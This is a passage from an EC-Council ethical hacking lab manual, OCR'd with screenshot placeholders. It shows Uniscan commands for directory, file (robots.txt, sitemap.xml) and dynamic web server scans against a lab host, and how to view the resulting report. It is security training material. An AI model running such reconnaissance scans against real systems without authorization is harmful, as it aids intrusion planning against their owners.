


Figure 1.7.4: Uniscan showing found directories

TASK 7.4

Perform File Check

15. Now, run uniscan using two options together. Here **-w** and **-e** are used together to enable the file check (robots.txt and sitemap.xml file). In the terminal window, type **uniscan -u http://10.10.10.16:8080/CEH -we** and hit **Enter** to start the scan.




Figure 1.7.5: Uniscan command with -we option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Uniscan starts the file check and displays the results, as shown in the screenshot.

Note: Scroll to analyze the complete scan result. It should take approximately 10 minutes for the scan to finish.




Figure 1.7.6: Uniscan displaying scan results

TASK 7.5

Perform Dynamic Tests

17. Now, use the dynamic testing option by giving the command **-d**. Type **uniscan -u http://10.10.10.16:8080/CEH -d** and hit Enter to start a dynamic scan on the web server.




Figure 1.7.7: Run uniscan with -d option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Uniscan starts performing dynamic tests, obtaining more information about email-IDs, Source code disclosures, and external hosts.

Note: Scroll to analyze the complete output of the scan. It should take approximately 10 minutes for the scan to finish.




Figure 1.7.8: Uniscan displaying scan results

19. Uniscan displays the **PHP info**, as shown in the screenshot below. Close the terminal window.




Figure 1.7.9: Uniscan displaying PHP info

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.6

View Report

20. After scanning, navigate to **/usr/share/uniscan/report** and right-click on **10.10.10.16.html**. Hover your mouse cursor on **Open With** and click **Firefox** from the menu to view the scan report.




Figure 1.7.10: Scan report generated

> You can also use other web server footprinting tools such as **SpiderFoot** (https://www.spiderfoot.net), **httprint** (https://www.net-square.com), **Winfingerprint** (https://qpdownload.com), and **NetworkMiner** (https://www.netresec.com) to gather information about the target web server.

21. The report opens in the browser, giving you all **scan details** in a more comprehensive manner.

